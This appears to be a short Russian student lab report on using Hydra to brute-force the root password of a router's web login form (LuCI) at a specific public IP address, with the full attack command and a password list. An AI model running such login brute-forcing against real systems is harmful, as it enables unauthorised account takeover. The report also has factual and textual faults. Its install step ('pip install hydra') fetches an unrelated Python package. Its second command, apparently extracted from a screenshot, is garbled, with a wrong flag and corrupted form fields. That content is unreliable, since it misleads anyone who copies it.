


Индивидуальный проект. Третий этап

Чемоданова А.А.

Использование Hydra.

Hydra используется для подбора или взлома имени пользователя и пароля. Поддерживает подбор для большого набора приложений.

Установка Hydra.



```
(kali㉿kali)-[~]  
$ pip install hydra  
Defaulting to user installation because normal site-packages is not writeable  
Collecting hydra  
  Downloading Hydra-2.5.tar.gz (82 kB)  
    82.4/82.4 kB 1.5 MB/s eta 0:00:00  
  Preparing metadata (setup.py) ... done  
Building wheels for collected packages: hydra
```

Рис. 1: Установка Hydra

Пример работы:

Исходные данные: IP сервера 178.72.90.181; Сервис http на стандартном 80 порту; Для авторизации используется html форма, которая отправляет по адресу `http://178.72.90.181/cgi-bin/luci` методом POST запрос вида `username=root&password=test_password`; В случае не удачной аутентификации пользователь наблюдает сообщение `Invalid username and/or password! Please try again.`

Запрос к Hydra будет выглядеть примерно так:

```
hydra -l root -P ~/pass_lists/dedik_passes.txt -o ./hydra_result.log -f -V -s 80 178.72.90.181  
http-post-form "/cgi-bin/luci:username=USER&password=PASS:Invalid username"
```

Ввод запроса.

A terminal window with a dark background. The prompt is `(kali@kali)-[~]`. The command entered is `$ hydra -l root -R ~/pass_list/dedik_passes.txt -o ./hydra_result.log -f -V -s 80 178.72.90.181 http-post-form "/cgi-bin/luci: aachemodanova=^User^6paasword=^KISS^:Invalid aachemodanova"`.

```
(kali@kali)-[~]  
$ hydra -l root -R ~/pass_list/dedik_passes.txt -o ./hydra_result.log -f -V -s 80 178.72.90.181  
http-post-form "/cgi-bin/luci: aachemodanova=^User^6paasword=^KISS^:Invalid aachemodanova"
```

Рис. 2: Запрос

Мы применили Hydra.